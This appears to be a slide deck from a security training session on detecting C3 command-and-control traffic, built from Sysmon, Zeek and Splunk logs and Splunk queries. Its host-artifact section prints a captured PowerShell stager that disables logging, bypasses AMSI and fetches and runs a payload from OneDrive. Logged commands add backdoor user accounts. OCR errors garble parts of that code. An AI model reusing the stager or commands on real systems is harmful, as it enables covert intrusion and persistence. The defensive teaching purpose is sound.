
MITRE ATT&CK Show Filters

Process Create

ID	Technique	Category	Trigger	host_fqdn	user_name	process_parent_path	original_file_name	process_parent_command_line	process_command_line	process.
T1033	System Owner/User Discovery	Discovery	wef.windomain.local	NOT_TRANSLATED WEF\vagrant		C:\Windows\System32\cmd.exe	whoami.exe	"cmd.exe" /c whoami	whoami	{DC9861 5F7F-5C
T1033	System Owner/User Discovery	Discovery	wef.windomain.local	NOT_TRANSLATED WEF\vagrant		C:\Users\vagrant\Desktop\Relay_x64_f575_relay-victim.exe	Cmd.Exe	.\\Relay_x64_f575_relay-victim.exe	"cmd.exe" /c whoami	{DC9861 4102-00
T1012	Query Registry	Discovery	wef.windomain.local	NOT_TRANSLATED NT AUTHORITY\SYSTEM		C:\Windows\System32\cmd.exe	reg.exe	C:\Windows\system32\cmd.exe /c C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging/v collectionstate /reg:64	C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging/v collectionstate /reg:64	{DC9861 AF00-00
T1063	Security Software Discovery	Discovery	wef.windomain.local	NOT_TRANSLATED NT AUTHORITY\SYSTEM		C:\Windows\System32\cmd.exe	reg.exe	C:\Windows\system32\cmd.exe /c C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging/v collectionstate /reg:64	C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging/v collectionstate /reg:64	{DC9861 AF00-00

Post Exploitation after running the implant from C3 (Slack Channel)
 Discovery – T1033 (System Owner/User Discovery)
cmd.exe /c whoami

C3 CHANNEL – DROPBOX DETECTION (SYSMON | ELK)



SYSMON Event ID 22
DNS Query calling **api.dropboxapi.exe**

C3 CHANNEL – DROPBOX DETECTION (ZEEK | SPLUNK)



splunk>enterprise App: Search & Reporting ▾

Administrator ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find ▾

Search Analytics Datasets Reports Alerts Dashboards > Search & Reporting

New Search

index=zeek sourcetype="bro:dns:json" query=*dropbox* | table, _time, id.orig_h, id.resp_h, query, trans_id

✓ 16 events (before 10/9/2012 12:50:38.000 AM) No Event Sampling ▾ Save As ▾ Close All time ▾

Events Patterns Statistics (16) Visualization

100 Per Page ▾ Format Preview ▾

_time	id.orig_h	id.resp_h	query	trans_id
2020-10-08 22:54:45.516	192.168.38.103	192.168.38.102	content.dropboxapi.com	56410
2020-10-08 22:54:45.516	192.168.38.103	192.168.38.102	content.dropboxapi.com	56410
2020-10-08 22:54:45.392	192.168.38.103	192.168.38.102	content.dropboxapi.com	56410
2020-10-08 22:54:45.392	192.168.38.103	192.168.38.102	content.dropboxapi.com	56410
2020-10-08 22:54:44.573	192.168.38.103	192.168.38.102	api.dropboxapi.com	48112
2020-10-08 22:54:44.573	192.168.38.103	192.168.38.102	api.dropboxapi.com	48112
2020-10-08 04:38:22.830	192.168.38.103	192.168.38.102	content.dropboxapi.com	57055
2020-10-08 04:38:22.830	192.168.38.103	192.168.38.102	content.dropboxapi.com	57055
2020-10-08 04:38:22.737	192.168.38.103	192.168.38.102	content.dropboxapi.com	57055
2020-10-08 04:38:22.737	192.168.38.103	192.168.38.102	content.dropboxapi.com	57055
2020-10-08 04:38:21.835	192.168.38.103	192.168.38.102	api.dropboxapi.com	54519
2020-10-08 04:38:21.835	192.168.38.103	192.168.38.102	api.dropboxapi.com	54519
2020-10-07 20:59:51.158	192.168.38.103	192.168.38.102	content.dropboxapi.com	47831
2020-10-07 20:59:51.158	192.168.38.103	192.168.38.102	content.dropboxapi.com	47831
2020-10-07 20:59:50.076	192.168.38.103	192.168.38.102	api.dropboxapi.com	15257
2020-10-07 20:59:50.076	192.168.38.103	192.168.38.102	api.dropboxapi.com	15257

Zeek Logs = bro.dns.json

DNS Query calling **api.dropboxapi.exe, content.dropboxapi.com**

splunk>enterprise App: Search & Reporting ▾

Administrator ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards > Search & Reporting

New Search Save As ▾ Close

index=Sysmon EventCode=3 Image==*dropbox* | table, _time, EventCode, ProcessGuid, Image, DestinationIp, ProcessId, SourcePort

✓ 10 events (before 10/9/2020 12:54:19.000 AM) No Event Sampling ▾ All time ▾

Events Patterns Statistics (10) Visualization

100 Per Page ▾ Format Preview ▾

_time ▾	EventCode ▾	ProcessGuid ▾	Image ▾	DestinationIp ▾	ProcessId ▾	SourcePort ▾
2020-10-08 23:00:24	3	{DC9861F0-98B4-5F7F-E203-00000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.14	2168	55192
2020-10-08 22:57:54	3	{DC9861F0-98B4-5F7F-E203-00000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.14	2168	55056
2020-10-08 22:54:47	3	{DC9861F0-98B4-5F7F-E203-00000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.14	2168	54960
2020-10-08 22:54:45	3	{DC9861F0-98B4-5F7F-E203-00000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.7	2168	54958
2020-10-07 21:08:38	3	{DC9861F0-2C4E-5F7E-5307-00000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	52765
2020-10-07 21:06:00	3	{DC9861F0-2C4E-5F7E-5307-00000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	52371
2020-10-07 21:03:53	3	{DC9861F0-2C4E-5F7E-5307-00000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	51984
2020-10-07 21:03:04	3	{DC9861F0-2C4E-5F7E-5307-00000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	51863
2020-10-07 21:00:00	3	{DC9861F0-2C4E-5F7E-5307-00000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	51421
2020-10-07 20:59:59	3	{DC9861F0-2C4E-5F7E-5307-00000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.7	5324	51417

Sysmon Event ID 3 – Network Connection
Relay_x64_f576_dropbox-relay.exe connecting to external IP

C3 Function	URL
WriteMessageToFile	https://content.dropboxapi.com/2/files/upload
ListChannels	https://api.dropboxapi.com/2/files/list_folder
CreateChannel	https://api.dropboxapi.com/2/files/create_folder_v2
GetMessageByDirection	https://api.dropboxapi.com/2/files/search_v2
ReadFile	https://content.dropboxapi.com/2/files/download
DeleteFile	https://api.dropboxapi.com/2/files/delete_v2

Dropbox URL calls credits to F-secure (C3 workshop)

<https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-3/>

Discover / GUIDEM_Event ID 10 Injected Process

New Save Open Share Inspect

event.code:10 AND winlog.event_data.CallTrace : ntdll.dll

NOT process.name: osqueryd.exe + Add filter

3,219 hits

Oct 2, 2020 @ 14:57:54.836 - Oct 3, 2

SYSMON Event ID 10

Process Access – can be indication of thread injection

CallTrace: ntdll.dll

Attacker was attempting to inject malicious code into a process and has been using it to beacon out to C2 server

Time	winlog.event_data.TargetImage	winlog.event_data.CallTrace
> Oct 2, 2020 @ 21:54:21.762	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7124 C:\Windows\SYSTEM32\CSRSRV.dll+1a30 C:\Windows\SYSTEM32\CSRSRV.dll+5c09 C:\Windows\SYSTEM32\ntdll.dll+670df
> Oct 2, 2020 @ 21:54:21.752	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594 C:\Windows\System32\KERNELBASE.dll+2940d c:\windows\system32\pcasvc.dll+5edc c:\windows\cytstem32\pcasvc.dll+5d46 c:\windows\system32\pcasvc.dll+5d08 C:\Windows\System32\RPCRT4.DLL+8364 C:\Windows\SYSTEM32\ntdll.dll+670d1
> Oct 2, 2020 @ 21:54:21.741	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594 C:\Windows\System32\basesrv.DLL+2f47 C:\Windows\SYSTEM32\CSRSRV.dll+5645 C:\Windows\SYSTEM32\ntdll.dll+670df
> Oct 2, 2020 @ 21:54:21.740	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7064 C:\Windows\System32\KERNELBASE.dll+32990 C:\Windows\System32\KERNELBASE.dll+6e2b3 C:\Windows\System32\KERNEL32.DLL+1cf3f c:\windows\system32\appinfo.dll+2f73 c:\windows\system32\appinfo.dll+3c57 C:\Windows\System32\RPCRT4.dll+77de3 C:\Windows\System32\RPCRT4.dll+12cc C:\Windows\System32\RPCRT4.dll+5a194 C:\Windows\System32\RPCRT4.dll+590ad C:\Windows\System32\RPCRT4.dll+59fe C:\Windows\System32\RPCRT4.dll+39927 C:\Windows\System32\RPCRT4.dll+39fc7 C:\Windows\System32\RPCRT4.dll+5426c C:\Windows\System32\RPCRT4.dll+55ac C:\Windows\System32\RPCRT4.dll+485ca C:\Windows\SYSTEM32\ntdll.dll+32bbe C:\Windows\SYSTEM32\ntdll.dll+33699 C:\Windows\System32\KERNEL32.DLL+8364 C:\Windows\SYSTEM32\ntdll.dll+670d1
> Oct 2, 2020 @ 21:54:18.376	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594 C:\Windows\System32\basesrv.DLL+2f47 C:\Windows\SYSTEM32\CSRSRV.dll+5645 C:\Windows\SYSTEM32\ntdll.dll+670df
> Oct 2, 2020 @ 21:54:18.375	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7064 C:\Windows\System32\KERNELBASE.dll+32990 C:\Windows\System32\KERNELBASE.dll+6a446 C:\Windows\System32\KERNEL32.DLL+1bf13 C:\Windows\System32\windows.storage.dll+10@ C:\Windows\System32\windows.storage.dll+100997 C:\Windows\System32\windows.storage.dll+ff076 C:\Windows\System32\windows.storage.dll+100f70 C:\Windows\System32\windows.storage.dll+1017ae C:\Windows\System32\windows.storage.dll+10208b C:\Windows\System32\windows.storage.dll+102b4 C:\Windows\System32\windows.storage.dll+102310 C:\Windows\System32\SHELL32.dll+9e61f C:\Windows\System32\SHELL32.dll+9e4ac C:\Windows\System32\SHELL32.dll+9e1fc C:\Windows\System32\SHELL32.dll+362e7 C:\Windows\System32\SHELL32.dll+36245 C:\Windows\System32\pcwutl.dll+1f83 C:\Windows\System32\rundll32.exe+3b0c C:\Windows\cytem32\rundll32.exe+6017 C:\Windows\System32\KERNEL32.DLL+8364 C:\Windows\SYSTEM32\ntdll.dll+670d1
> Oct 2, 2020 @ 21:53:54.325	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a6594 C:\Windows\System32\basesrv.DLL+2f47 C:\Windows\SYSTEM32\CSRSRV.dll+5645 C:\Windows\SYSTEM32\ntdll.dll+670df
> Oct 2, 2020 @ 21:53:54.324	C:\Users\vagrant\Desktop\Relay_x64_cdc5_share-s.exe	C:\Windows\SYSTEM32\ntdll.dll+a7064 C:\Windows\System32\KERNELBASE.dll+32990 C:\Windows\System32\KERNELBASE.dll+6a446 C:\Windows\System32\KERNEL32.DLL+1bf13 C:\Windows\System32\windows.storage.dll+1003bb C:\Windows\System32\windows.storage.dll+100997 C:\Windows\System32\windows.storage.dll+ff076 C:\Windows\System32\windows.storage.dll+100f70 C:\Windows\System32\windows.storage.dll+1017ae C:\Windows\System32\windows.storage.dll+10208b C:\Windows\System32\windows.storage.dll+102b4 C:\Windows\System32\windows.storage.dll+102310 C:\Windows\System32\SHELL32.dll+9e61f C:\Windows\System32\SHELL32.dll+9e4ac C:\Windows\System32\SHELL32.dll+9e1fc C:\Windows\System32\SHELL32.dll+362e7 C:\Windows\System32\SHELL32.dll+36245 C:\Windows\System32\pcwutl.dll+1f83 C:\Windows\System32\rundll32.exe+3b0c C:\Windows\cytem32\rundll32.exe+6017 C:\Windows\System32\KERNEL32.DLL+8364 C:\Windows\SYSTEM32\ntdll.dll+670d1

HOST ARTIFACTS DETECTION – PS TRANSCRIPTS



```
PowerShell_transcript.ws01.53260yG8.20201009004337 - Notepad
File Edit Format View Help
AIAAAFIATAAKAEQAAQBUAGEAIAAoAQASQBWAcsAJABLACKAKQB8AEkARQBYAA==
Process ID: 5040
PSVersion: 5.1.14393.3866
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.3866
BuildVersion: 10.0.14393.3866
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
*****
Command start time: 20201009004338
*****
*****
PS> If($PSVersionTable.PSVersion.Major -ge 3){$6866=[ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings','NonPublic,Static');If($6866){$1fe7=$6866.GetValue($null);If($1fe7['ScriptB']+'lockLogging'){$1fe7['ScriptB']+'lockLogging']['EnableScriptB'+ 'lockLogging']=0;$1fe7['ScriptB']+'lockLogging']['EnableScriptBlockInvocationLogging']=0;$VAL=[collection.dictionary]$1fe7;[string]$VAL.Add('EnableScriptBlockInvocationLogging',0);$1fe7['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+ 'lockLogging']=$VAL}Else{[scriptblock]$VAL=Get-ItemProperty 'HKCU:\Software\Microsoft\Windows\PowerShell\ScriptB'+ 'lockLogging'-'Signature'}.$N+'onPublic,Static').SetValue($null,(New-Object collection.GenericDictionary).Add('Signature',$N+'onPublic,Static'))$Ref=[ref].Assembly.GetType('System.Management.Automation.AmsInit'+ 'Utils');$REF.GetField('amsInit'+ 'alled','NonPublic,Static').SetValue($null,$true);}[System.Net.ServicePointManager]::Expect100Continue=$false;$wc=new-object SYSTEM.NET.WebClient;$wc.Headers.Add("User-Agent",$u);$wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$wc.Proxy.Credentials=[System.Net.CredentialCache]::DefaultNetworkCredentials;$script:Proxy=$wc.Proxy;$k=[System.Text.Encoding]::ASCII.GetBytes('AuPeG37Ogew5q@RJx-C#,$008')$v%';$r=$d,$k$args;$s=0..255;$j=($j+$s[$_] + $k[$_.Count])%256;$s[$_]=$s[$j];$s[$_]=$h+$s[$i])%256;$s[$i],$s[$h]=$s[$h],$s[$i];$bxor=$s[$( ($s[$i]+$s[$h])%256)];$data=$wc.DownloadData('https://api.onedrive.com/v1.0/shares/s!AuBiIepG4AkgbUkclriEIILHJZQ/driveitem/content');$iv=$data[0..3];$data=$data[4..$data.Length]-join[char[]]($iv+$k)}|iex
```

HOST ARTIFACTS DETECTION – CREATE ACCOUNT



MITRE ATT&CK [Show Filters](#)

Process Create

_time	ID	Technique	Category	Trigger	host_fqdn	user_name	process_parent_path	process_path	original_file_name	process_parent_command_line	process_command_line	process_parent_guid	process_guid
2020-10-09 01:51:40	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant \Desktop \Relay_x64_722a_guidem-gdrive-relay.exe	C:\Windows\System32\cmd.exe	Cmd.Exe	.\\Relay_x64_722a_guidem-gdrive-relay.exe	"cmd.exe" /c net user guidem-gdrive Passw0rd! /add	{DC9861F0-C17B-5F7F-2509-00000000B00}	{DC9861F0-C223E09-00000000}
2020-10-09 01:51:40	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	net.exe	"cmd.exe" /c net user guidem-gdrive Passw0rd! /add	net user guidem-gdrive Passw0rd! /add	{DC9861F0-C22C-5F7F-3E09-00000000B00}	{DC9861F0-C224009-00000000}
2020-10-09 01:51:40	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net1.exe	net user guidem-gdrive Passw0rd! /add	C:\Windows\System32\net1 user guidem-gdrive Passw0rd! /add	{DC9861F0-C22C-5F7F-4009-00000000B00}	{DC9861F0-C224109-00000000}
2020-10-07 20:04:49	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	net.exe	C:\Windows\System32\cmd.exe /C net user guidem-gdrivec2 Passw0rd! /add	net user guidem-gdrivec2 Passw0rd! /add	{DC9861F0-1F61-5F7E-9405-00000000900}	{DC9861F0-1FF9605-00000000}
2020-10-07 20:04:49	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net1.exe	net user guidem-gdrivec2 Passw0rd! /add	C:\Windows\System32\net1 user guidem-gdrivec2 Passw0rd! /add	{DC9861F0-1F61-5F7E-9605-00000000900}	{DC9861F0-1FF9705-00000000}
2020-10-07 20:04:49	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant\Desktop\Relay_x64_f4ba_guidem-relay.exe	C:\Windows\System32\cmd.exe	Cmd.Exe	.\\Relay_x64_f4ba_guidem-relay.exe	C:\Windows\System32\cmd.exe /C net user guidem-gdrivec2 Passw0rd! /add	{DC9861F0-1D40-5F7E-4C05-00000000900}	{DC9861F0-1FF9405-00000000}
2020-10-07 19:27:10	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant\Downloads\comptiled.dll\publish\OutlookC2Client.exe	C:\Windows\System32\cmd.exe	net.exe	.\\OutlookC2Client.exe	"net" user guidem-outlookc2 Password! /add	{DC9861F0-1554-5F7E-FC03-00000000900}	{DC9861F0-16E5F7E-5F04-0000}
2020-10-07 19:27:10	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	net1.exe	"net" user guidem-outlookc2 Password! /add	C:\Windows\System32\net1 user guidem-outlookc2 Password! /add	{DC9861F0-168E-5F7E-5F04-00000000900}	{DC9861F0-16E5F7E-6104-0000}
2020-10-07 19:26:11	T1136	Create Account	Persistence		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant\Downloads\comptiled.dll\publish	C:\Windows\System32\cmd.exe	net.exe	.\\OutlookC2Client.exe	"net" user guidem-outlookc2 Password! /add	{DC9861F0-1554-5F7E-FC03-00000000900}	{DC9861F0-16E5404-00000000}

Post Compromise artifacts (Creation of Account)

HOST ARTIFACTS DETECTION – RARE PROCESS CHAINS



Rare process chains, based on raw events


Keep this in mind, searches might take a bit

Timespan host_fqdn process_parent_name process_name

Last 24 hours * * *

[Hide Filters](#)

All rare process chains



Click on a process for more details below

process_parent_name	process_name	count
explorer.exe	chrome.exe	3
explorer.exe	mmc.exe	9
explorer.exe	mstsc.exe	2
explorer.exe	notepad.exe	1
explorer.exe	wscript.exe	6
cmd.exe		
HOSTNAME.EXE		27
cmd.exe	Relay_x64_722a_guidem-gdrive-relay.exe	1
cmd.exe	Relay_x64_de46_guidem-c2.exe	1
cmd.exe	Relay_x64_de48_slack-c2.exe	2
cmd.exe	Relay_x64_f575_relay-victim.exe	1
cmd.exe	Relay_x64_f576_dropbox-relay.exe	1
cmd.exe		4
cmd.exe	net.exe	3
cmd.exe	reg.exe	4
cmd.exe	whoami.exe	1
cleanmgr.exe	DismHost.exe	2
WmiPrvSE.exe	DismHost.exe	2
RuntimeBroker.exe	cmd.exe	2

« Prev 1 2 3 Next »

C3 CHANNEL – GITHUB DETECTION



splunk>enterprise App: Search & Reporting ▾

Administrator ▾ Messages ▾ Settings ▾ Activity

Search Analytics Datasets Reports Alerts Dashboards

New Search

```
index=zeek sourcetypes="bro:dns:json" query=*github* | table, _time, id.orig_h, DestinationIp, query, url
```

✓ 16 events (10/4/2012 12:00:00.000 AM to 10/9/2012 1:23:07.000 AM) No Event Sampling ▾ Job ▾

Events Patterns Statistics (16) Visualization

100 Per Page ▾ Format Preview ▾

_time ▾	id.orig_h ▾	DestinationIp ▾	query ▾	url ▾
2020-10-08 21:52:20.870	192.168.38.103		avatars3.githubusercontent.com	avatars3.githubusercontent.com
2020-10-08 21:52:20.870	192.168.38.103		avatars3.githubusercontent.com	avatars3.githubusercontent.com
2020-10-08 21:52:20.407	192.168.38.103		avatars1.githubusercontent.com	avatars1.githubusercontent.com
2020-10-08 21:52:20.407	192.168.38.103		avatars1.githubusercontent.com	avatars1.githubusercontent.com
2020-10-08 21:52:20.141	192.168.38.103		avatars0.githubusercontent.com	avatars0.githubusercontent.com
2020-10-08 21:52:20.141	192.168.38.103		avatars0.githubusercontent.com	avatars0.githubusercontent.com
2020-10-08 21:52:19.750	192.168.38.103		github.com	github.com
2020-10-08 21:52:19.750	192.168.38.103		github.com	github.com
2020-10-08 21:52:19.726	192.168.38.103		github.com	github.com
2020-10-08 21:52:19.726	192.168.38.103		github.com	github.com
2020-10-07 20:53:44.289	192.168.38.103		api.github.com	api.github.com
2020-10-07 20:53:44.289	192.168.38.103		api.github.com	api.github.com
2020-10-07 18:33:02.969	192.168.38.103		raw.githubusercontent.com	raw.githubusercontent.com
2020-10-07 18:33:02.969	192.168.38.103		raw.githubusercontent.com	raw.githubusercontent.com
2020-10-07 18:32:55.315	192.168.38.103		api.github.com	api.github.com
2020-10-07 18:32:55.315	192.168.38.103		api.github.com	api.github.com

HOW CAN WE IMPROVE



- Identify data sources to leverage detection of common C2 traffic
- Understand and identify detection opportunities
- Learn about real-world use cases on advanced types of C2 such as custom command and control channels
- Take advantage of the MITRE Framework

DETECTING C2/C3



- Look for unknown protocols
- Look for beaconing behavior
- Unusual traffic volumes
- Investigate typical C&C protocols
- HTTP: User-Agent, HTTP Referrer
- DNS: Query Length, Query Types, Query Entropy





TOOLS TO DETECT C2/C3

Freq.py

<https://github.com/sans-blue-team/freq.py>

RITA (Real Intelligence Threat Analytics)

<https://github.com/activecm/rita>

JA3

<https://github.com/salesforce/ja3>

C2 Matrix

<https://www.thec2matrix.com/matrix>

Slingshot C2 Matrix VM

<https://www.sans.org/slingshot-vmware-linux/download>

Follow us on Twitter/Linkedin

Ian Secretario – @iansecretario_
<https://iansecretario.com/>

Renzon Cruz - @r3nzsec
<https://renzoncruz.com/>

- | | |
|---|-------------------------------------|
|  | training@guidem.ph |
|  | facebook.com/guidemtraining |
|  | linkedin.com/company/guidemtraining |
|  | twitter.com/guidemtraining |
|  | instagram.com/guidemtraining |

Any Questions?

REFERENCES & THANKS!



<https://labs.f-secure.com/>
<https://github.com/FSecureLABS/C3>
<https://rhinosecuritylabs.com/aws/hiding-cloudcobalt-strike-beacon-c2-using-amazon-apis/>
<https://www.insomniacsecurity.com/2018/01/11/externalc2.html>
https://github.com/Und3rf01w/external_c2_framework
https://github.com/RhinoSecurityLabs/external_c2_framework/
<https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#domain-fronting>
